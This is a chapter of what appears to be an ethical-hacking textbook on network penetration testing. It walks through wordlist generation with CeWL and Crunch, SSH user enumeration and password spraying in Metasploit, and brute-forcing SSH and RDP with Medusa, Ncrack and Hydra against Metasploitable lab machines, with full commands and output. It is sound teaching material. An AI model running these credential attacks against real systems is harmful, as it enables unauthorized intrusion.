9
Performing Network Penetration Testing

As an aspiring ethical hacker and penetration tester, being thrown into the field of cybersecurity to perform your first penetration test on an organization's network can be very overwhelming! I remember the first time as a security professional when I was given the responsibility of performing an internal network penetration test on an organization to identify security vulnerabilities and provide recommendations on how to mitigate threats and resolve security weaknesses in systems. It was definitely a unique experience in that I knew what to do based on my knowledge, training, and skills. However, there was a feeling of uncertainty about how to get started. Nevertheless, I followed the rules and procedures that had been set within my cybersecurity training and education and developed additional strategies and tactics to achieve the goal of penetration testing, while staying within the legal boundaries and the scope of testing that were mutually agreed upon with the organization. Always remember to obtain legal permission prior to performing any type of security testing on systems that you do not own.

Along the way, I've learned the importance of developing soft skills, such as those that are not taught in classrooms or books; these are communication, problem-solving, and critical-thinking skills. For instance, if you're unable to verbally communicate the findings of a penetration testing report to the leadership team of an organization, they won't see the importance of investing in cybersecurity services and tools. In addition, if you're unable to write a penetration testing report in a way that's understood by non-technical persons, such as those who are in the leadership of the organization, it may not influence them into investing in future cybersecurity services. Furthermore, presenting findings and recommendations in a clear and understandable manner is crucial for effectively working with organizations to improve their security posture.

Having problem-solving skills is a necessity for ethical hackers and penetration testers, as it helps with adapting to developing new techniques for identifying potential security vulnerabilities and creating new attack strategies for simulating real-world cyber-attacks. Critical thinking helps penetration testers analyze complex systems and their components, evaluate the data collected during reconnaissance and vulnerability assessments, and determine the potential impact if a security vulnerability were to be compromised by a real threat actor.

This chapter helps you gain a clear understanding and develop the skills to discover and exploit security vulnerabilities in services and operating systems within a targeted network. Furthermore, the concepts and techniques found within this chapter are aligned with the **Weaponization**, **Delivery**, and **Exploitation** phases of the **Cyber Kill Chain**.

During this chapter, you will discover how ethical hackers and penetration testers use various techniques and procedures to perform password-based attacks to gain unauthorized access into a targeted system, such as retrieving plaintext passwords from hashes and compromising remote access protocols. In addition, you will learn how to profile targets on a network and identify and exploit vulnerable services and operating systems to gain a foothold on a target.

In this chapter, we will cover the following topics:

- Exploring password-based attacks
- Performing host discovery
- Identifying and exploiting vulnerable services

Let's dive in!

Technical requirements

To follow along with the exercises in this chapter, please ensure that you have met the following hardware and software requirements:

- Kali Linux – `https://www.kali.org/get-kali/`
- Metasploitable 2 – `https://sourceforge.net/projects/metasploitable/files/Metasploitable2/`
- Metasploitable 3 – `https://app.vagrantup.com/rapid7/boxes/metasploitable3-win2k8`

Exploring password-based attacks

Threat actors and cyber-criminals commonly use various password-based attacks such as brute force, dictionary-based, phishing, and credential stuffing to exploit security vulnerabilities that are related to users' passwords that are configured on their online accounts, systems, and files. These vulnerabilities often stem from common human behaviors such as using simple, predictable passwords or reusing passwords across multiple accounts. Additionally, vulnerabilities can arise from system-level issues such as inadequate password policies or lack of account lockout mechanisms. Ethical hackers and penetration testers use password-based attacks to determine whether an organization has configured weak or unsecure passwords on its systems with the goal of helping the organization improve its security posture and resilience against cyber-attacks.

Overall, as a penetration tester, the objectives of performing password-based attacks include:

- Gaining unauthorized access to remote hosts on a network by performing attacks against its authentication system
- Retrieving the password associated with cryptographic hashes
- Retrieving the password to access a password-protected sensitive file

For instance, imagine if the IT professionals within a large organization were to store the passwords for their critical systems on a password-protected Microsoft Excel workbook stored on a centralized server within the company's network. If a cyber-criminal were to compromise the organization and exfiltrate the password-protected file, the hacker would be able to perform offline password-based attacks to retrieve the valid password for opening the file. Furthermore, imagine the impact when the hacker retrieves all the passwords within the file and accesses the critical systems of the targeted organization. While this scenario may sound unbelievable, there are many organizations around the world that store their passwords in text files and other types of documents on their servers.

Password managers enable users to generate and store complex passwords. It's important to never reuse passwords on multiple systems. Always generate unique passwords that are at least 12 characters in length and have at least one uppercase letter, number, and special symbol to increase the complexity of the password. Furthermore, enable **Multi-Factor Authentication** (**MFA**) to reduce the risk of a threat actor gaining unauthorized access to your password manager and the passwords stored within it.

The following are various types of password-based attacks:

- **Brute-force attack**: In a brute-force attack, every possible combination is tried against the system. This is a very time-consuming process as every possible password combination is tested against the authentication system of the target until the valid password is retrieved. While this method may seem to be the best method, the time constraints given for completing a penetration test are often not achievable.
- **Dictionary attack**: In a dictionary attack, the threat actor uses a pre-populated wordlist that contains thousands or even millions of candidate passwords. These are tested against the authentication system of the target. Each word from the wordlist is tested; however, the attack will not be successful if a valid password is not found within the wordlist being used by the threat actor.
- **Password guessing**: This is a common technique that's used by many people, even threat actors and penetration testers, who are attempting to gain unauthorized access to a system. I have often seen IT professionals use simple and even default passwords on their networking devices, security appliances, and even the client and server systems within their organization. For instance, by performing a Google dork using *common default passwords*, you will easily find default passwords for various systems. These default passwords are set by the manufacturer of the device.
- **Password cracking**: In this technique, the threat actor uses various tools and techniques to retrieve valid user credentials to gain unauthorized access to a system. Sometimes, a threat actor may capture a user's password **in transit** across a network in plaintext by an unsecure network protocol, or even retrieve the cryptographic hash of a password.
- **Password spraying**: This is the technique where a threat actor uses a single password and tests it against an authentication system with different usernames. The password is a guessable password, obtained from data breaches or a wordlist. The idea is to test which user account within a specific list uses the same password. This technique is good when testing which users within the organization's network use weak or common passwords.
- **Credential stuffing**: This technique allows a threat actor to use a common wordlist of usernames and passwords against the authentication system of a target host. This technique checks which combination of usernames and passwords leads to valid user credentials.
- **Online password attack**: In an online password attack, the threat actor attempts to gain unauthorized access to a host that is running a network service or a remote access service. This allows authorized users to log in to the system across a network. A simple example of an online password attack is a threat actor attempting to retrieve the username and password of a valid user to gain

access to a server that is running the **Remote Desktop Protocol** (**RDP**). Keep in mind that online password attacks focus on using a combination of passwords from a wordlist directly on a web login page or network service interface until the correct one is found.

- **Offline password attack**: In an offline password attack, the threat actor uses various tools and techniques to retrieve the valid password of a password-protected file, such as a document, or even the cryptographic hash of a user's password. A simple example of this is capturing a domain administrator's username and password hash from network packets. The username is usually in plaintext but you may need/want to retrieve the password from the hash value.

SecLists is a collection of pre-built wordlists containing passwords and usernames that are commonly used by penetration testers to perform both online and offline dictionary attacks. Furthermore, SecLists contains URLs, sensitive data patterns, and fuzzing payloads, which are valuable to penetration testers.

You can find the SecLists collections at `https://github.com/danielmiessler/SecLists`. Additionally, you can use the `wordlists` command within Kali Linux to view the local wordlist repository that is already pre-loaded within the operating system.

Over the next few subsections, you will learn about and gain the hands-on skills to create your own custom wordlists and use common password-cracking techniques to gain unauthorized access to remote systems.


Creating a keyword-based wordlist

Sometimes, web developers and IT professionals set passwords within their organizations and online web applications that are somewhat related to the organization's goals, mission, products, and services. **Custom Wordlist Generator** (**CeWL**) is a password generator tool that enables penetration testers to perform web crawling (spidering) of a website and gather keywords to create a custom wordlist to perform dictionary-based password attacks against a system or file.

To create a custom wordlist with keywords from a targeted website, please use the following command:

```
kali@kali:~$ cewl example.com -m 6 -w output_wordlist.txt
```

This command will generate a custom wordlist containing words with a minimum length of 6 characters using keywords from the website `example.com`. It will then output the results in the `wordlist.txt` file within your current working directory, as shown below:



```
kali@kali:~$ cewl example.com -m 6 -w output_wordlist.txt
CeWL 5.5.2 (Grouping) Robin Wood (robin@digi.ninja) (https://digi.ninja/)

kali@kali:~$ cat output_wordlist.txt
Example
Domain
domain
illustrative
examples
documents
literature
without
coordination
asking
permission
information
```

Figure 9.1: Working with CeWL

As shown in the preceding screenshot, `CeWL` generated custom entries within the output file. Keep in mind that `CeWL` simply leverages keywords found on a website; it does not guarantee the creation of the actual password for gaining access to a system owned by the target.

To learn more about `CeWL` and its usage, please see https://www.kali.org/tools/cewl/.

Having completed this exercise, you have learned how to leverage `CeWL` to generate a custom wordlist using keywords from a targeted website. Next, you will learn how to use Crunch to create wordlists.

Generating a custom wordlist using Crunch

Crunch is an offline password generator that enables penetration testers to create custom wordlists to perform dictionary-based password attacks. This tool is very powerful as it allows you to automatically generate all possible character combinations based on the criteria or rules you set. It then outputs the results into a single dictionary file for later use.

Crunch uses the following syntax to generate a wordlist:


```
kali@kali:~$ crunch <min-length> <max-length> [options] –o output_file.txt
```

When creating a wordlist using Crunch, you'll need to specify both the minimum and maximum length of the passwords that are to be generated, the parameters for creating the passwords, and the output file.

To create a custom wordlist with a fixed length of 4 characters, which can be a combination of characters from 0 to 9 and A to C, use the following command:

```
kali@kali:~$ crunch 4 4 0123456789ABC -o output_file.txt
```

As shown in the following screenshot, Crunch generated all possible combinations that met our criteria:



```
kali@kali:~$ crunch 4 4 0123456789ABC -o output_file.txt
Crunch will now generate the following amount of data: 142805 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 28561

crunch: 100% completed generating output

kali@kali:~$ cat output_file.txt
0000
0001
0002
0003
0004
0005
0006
0007
0008
0009
000A
000B
000C
0010
0011
```

Figure 9.2: Working with Crunch

As shown in the preceding screenshot, Crunch created 28,561 possible combinations of passwords.

To learn more about how to generate customized wordlists, use the `man crunch` command to view additional syntax and examples.

With that, you have learned how to use another password generator to create custom wordlists. Next, you will learn how to perform an online password attack to gain remote access to a targeted system over a network.

Gaining access by exploiting SSH

IT professionals commonly set up remote access services on their networking devices, security appliances, and systems on their network for the convenience of remote management. **Secure Shell** (**SSH**) is a secure, remote access protocol that operates in a client-server model and provides data encryption to ensure any data exchanged between the client and SSH server is encrypted.

As a penetration tester, you can perform a port scan on a targeted system to determine whether it's running an SSH service on port `22` (default port) and perform an online password-based attack to obtain valid user credentials for accessing the remote device over an SSH session.


While some organizations use the default port `22` for SSH, others use a non-standard port for SSH. This is a common practice within the industry to reduce the risk of a threat actor discovering the SSH service on a targeted system by using automated scanning tools.

To get started with this exercise, please use the following instructions:

1. Firstly, power on the **Kali Linux** and **Metasploitable 3 (Windows-based)** virtual machines.
2. On **Kali Linux**, open Terminal and use the following commands to identify the IP address of **Metasploitable 3 (Windows-based)**:

   ```
   kali@kali:~$ nmap -sn 172.30.1.0/24 --exclude 172.30.1.50
   ```

   As shown in the following screenshot, we've identified the targeted system as `172.30.1.21`:


   ```
   kali@kali:~$ nmap -sn 172.30.1.0/24 --exclude 172.30.1.50
   Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-07 19:19 EST
   Nmap scan report for 172.30.1.21
   Host is up (0.00s latency).
   Nmap done: 255 IP addresses (1 host up) scanned in 27.85 seconds
   ```

   Figure 9.3: Ping scan using Nmap

3. Next, use the following command to identify whether port `22` is open on the target:

   ```
   kali@kali:~$ nmap -sV -p 22 172.30.1.21
   ```

   As shown in the following screenshot, Nmap has identified that port `22` is open on the target and it's running an SSH service:



```
kali@kali:~$ nmap -sV -p 22 172.30.1.21
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-07 19:22 EST
Nmap scan report for 172.30.1.21
Host is up (0.00s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.1 (protocol 2.0)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.68 seconds
```

Figure 9.4: Service version scan

4. Next, start the Metasploit framework on Kali Linux:

```
kali@kali:~$ msfconsole
```

5. Once the Metasploit interface loads, use the following command to invoke an SSH enumeration module to help us identify valid usernames:

```
msf6 > use auxiliary/scanner/ssh/ssh_enumusers
```


6. Next, set the IP address of the targeted system:

```
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set RHOSTS 172.30.1.21
```

7. Then, set a wordlist that contains a set of possible usernames and execute the module:

```
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set USER_FILE /usr/share/wordlists/metasploit/default_users_for_services_unh
msf6 auxiliary(scanner/ssh/ssh_enumusers) > run
```

As shown in the following screenshot, the SSH enumeration module was able to identify valid usernames that are accepted on the targeted system:



```
[*] 172.30.1.21:22 - SSH - Using malformed packet technique
[*] 172.30.1.21:22 - SSH - Checking for false positives
[*] 172.30.1.21:22 - SSH - Starting scan
[+] 172.30.1.21:22 - SSH - User 'Administrator' found
[+] 172.30.1.21:22 - SSH - User 'Guest' found
[+] 172.30.1.21:22 - SSH - User 'SYSTEM' found
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_enumusers) >
```


Figure 9.5: Identifying SSH credentials

Type the `back` command to exit a module within Metasploit. Type `exit` to quit Metasploit.

8. Next, create a text file with a list of all the valid usernames that were found and save it on the desktop as `valid_users.txt`. We will use this wordlist to perform a password-spraying attack, in which a common password is used with different usernames.
9. Next, use the following commands to check which username from the `valid_users.txt` wordlist uses a common password on the targeted system:

```
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 172.30.1.21
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /home/kali/Desktop/valid_users.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASSWORD vagrant
msf6 auxiliary(scanner/ssh/ssh_login) > run
```


As shown in the following screenshot, this Metasploit module was able to identify valid username and password combinations to log in to the targeted system using SSH:



```
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 172.30.1.21
RHOSTS => 172.30.1.21
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /home/kali/Desktop/valid_users.txt
USER_FILE => /home/kali/Desktop/valid_users.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASSWORD vagrant
PASSWORD => vagrant
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 172.30.1.21:22 - Starting bruteforce
[+] 172.30.1.21:22 - Success: 'Administrator:vagrant' 'Microsoft Windows Server 2008 R2 Standard 6.1.7601 Service Pack 1 Build 7601'
[*] SSH session 2 opened (172.30.1.50:44509 -> 172.30.1.21:22) at 2023-11-07 19:50:13 -0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >
```

Figure 9.6: Checking user credentials


10. Next, use the `sessions` command within Metasploit to view a list of all active sessions, as shown below:



```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions
===============

  Id  Name  Type           Information  Connection
  --  ----  ----           -----------  ----------
  1         shell windows  SSH kali @   172.30.1.50:33591 → 172.30.1.21:22 (172.30.1.21)
```

Figure 9.7: Viewing active sessions

11. Next, use the `sessions -i <session-ID>` command to interact with a specific session, as shown below:



```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1...

whoami
vagrant-2008r2\sshd_server

ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection 2:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::80e1:8758:e093:f087%14
   IPv4 Address. . . . . . . . . . . : 10.11.12.20
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::fd63:83a2:85e3:4729%11
   IPv4 Address. . . . . . . . . . . : 172.30.1.21
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :
```

Figure 9.8: Interacting with a session

As shown in the preceding screenshot, a bind shell was obtained, which enabled us to execute Windows-based commands remotely on the targeted system.

12. Next, let's use **Medusa** to perform online password cracking to identify valid user credentials by attempting to gain unauthorized access via the SSH service on the target:

```
kali@kali:~$ medusa -h 172.30.1.21 -U /home/kali/Desktop/valid_users.txt -P /usr/share/wordlists/rockyou.txt -M ssh
```

13. When Medusa finds valid user credentials, it will provide the following output:

```
ACCOUNT FOUND: [ssh] Host: 172.30.1.21 User: Administrator Password: vagrant [SUCCESS]
```

To learn more about the features and capabilities of Medusa, use the `man medusa` command to view the manual pages of the tool.

Having completed this section, you have learned how to discover and exploit an SSH service on a target system within a network. Next, you will learn how to exploit Windows remote access services on a target.

Exploiting Remote Desktop Protocol

In this section, you will learn how to perform online password-based attacks to gain unauthorized access to a targeted system that's running a remote access service such as **Remote Desktop Protocol** (**RDP**). Within many organizations, IT professionals commonly set up and enable various remote access services on their clients, servers, networking devices, and security appliances.

However, you will commonly find RDP enabled within a Windows-based environment. Unlike SSH, RDP provides IT professionals with a remote desktop graphical user interface for easy administration and management of the remote device rather than using a command-line interface. While RDP provides a huge convenience for many IT professionals within the industry, it's very risky if there's a threat actor or penetration tester on the network.

Imagine if a threat actor or penetration tester could retrieve valid user credentials to access the root **Domain Controller** (**DC**) of an organization. Here, the threat actor could potentially take over and control the Windows domain environment, such as its policies, users, groups, and device accounts. Additionally, a threat actor can attempt to gain unauthorized access to client systems that use shared user credentials that are connected to the company's domain through RDP and further set up persistent access to each compromised device to expand their foothold on the network.

In this exercise, you will learn how to use **Hydra**, a multi-threaded, online password-cracking tool, and Ncrack to gain unauthorized access to a remote system that's running a remote access protocol such as RDP.


To get started with this exercise, please use the following instructions:

1. Firstly, power on the **Kali Linux** and **Metasploitable 3** (**Windows-based**) virtual machines.
2. On **Kali Linux**, open Terminal and use the following commands to determine the IP address of our target:

```
kali@kali:~$ nmap -sn 172.30.1.0/24 --exclude 172.30.1.50
```

Before performing a network scan, always identify the IP address of your attacker machine (Kali Linux) and exclude it from the scan results by using the `--exclude <IP-address>` syntax.

As shown in the following screenshot, our target has the `172.30.1.21` address:




```
kali@kali:~$ nmap -sn 172.30.1.0/24 --exclude 172.30.1.50
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-05 17:25 EST
Nmap scan report for 172.30.1.21
Host is up (0.0019s latency).
Nmap done: 255 IP addresses (1 host up) scanned in 30.76 seconds
```

Figure 9.9: Ping scan with Nmap

3. Next, use the following Nmap commands to identify whether the target is running the RDP service:

```
kali@kali:~$ nmap -p 3389 172.30.1.21
```

As shown in the following screenshot, port `3389` is open on the targeted system. In addition, port `3389` is the default port on Microsoft Windows for running RDP:



```
kali@kali:~$ nmap -p 3389 172.30.1.21
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-05 17:28 EST
Nmap scan report for 172.30.1.21
Host is up (0.00050s latency).

PORT     STATE SERVICE
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 6.54 seconds
```

Figure 9.10: Port scanning


4. Next, use **Ncrack** to perform an online password-based attack on the RDP service on the targeted system with the intention of identifying valid user credentials for accessing the service on the target:

```
kali@kali:~$ ncrack -v -T 3 -u Administrator -P /usr/share/wordlists/rockyou.txt rdp://172.30.1.21
```

The following is a breakdown for each syntax that's used in the preceding command:

1. `-v` : Enables verbosity
2. `-T` : Specifies the timing of the attack from 0 (slow) to 5 (fastest)
3. `-u` : Specifies a single username
4. `-P` : Specifies a wordlist for dictionary-based attacks

Performing password cracking can be very time-consuming. Ncrack will check connectivity with the targeted system and will then try each password if a wordlist is used with the specified username. Once the valid username and password combination is found, Ncrack will display the results as shown below:




```
kali@kali:~$ ncrack -v -T 3 -u Administrator -P /usr/share/wordlists/rockyou.txt rdp://172.30.1.21

Starting Ncrack 0.7 ( http://ncrack.org ) at 2023-11-06 19:04 EST

Discovered credentials on rdp://172.30.1.21:3389 'Administrator' 'vagrant'
rdp://172.30.1.21:3389 finished.

Discovered credentials for rdp on 172.30.1.21 3389/tcp:
172.30.1.21 3389/tcp rdp: 'Administrator' 'vagrant'

Ncrack done: 1 service scanned in 6.00 seconds.
Probes sent: 54 | timed-out: 19 | prematurely-closed: 0

Ncrack finished.
```

Figure 9.11: Password cracking

5. **Hydra** is another online password-cracking tool that helps us identify valid username and password combinations on targeted systems with RDP enabled. Use the following commands to perform RDP password cracking with Hydra:

```
kali@kali:~$ hydra -t 4 -l Administrator -P /usr/share/wordlists/rockyou.txt rdp://172.30.1.21
```

The following screenshot shows the results of Hydra and the valid user credentials:



```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-06 19:07:01
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found
[DATA] max 4 tasks per 1 server, overall 4 tasks, 35 login tries (l:1/p:35), ~9 tries per task
[DATA] attacking rdp://172.30.1.21:3389/
[3389][rdp] host: 172.30.1.21   login: Administrator   password: vagrant
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-06 19:07:18
```


Figure 9.12: Found user credentials

To learn more about Hydra, please visit https://www.kali.org/tools/hydra/.

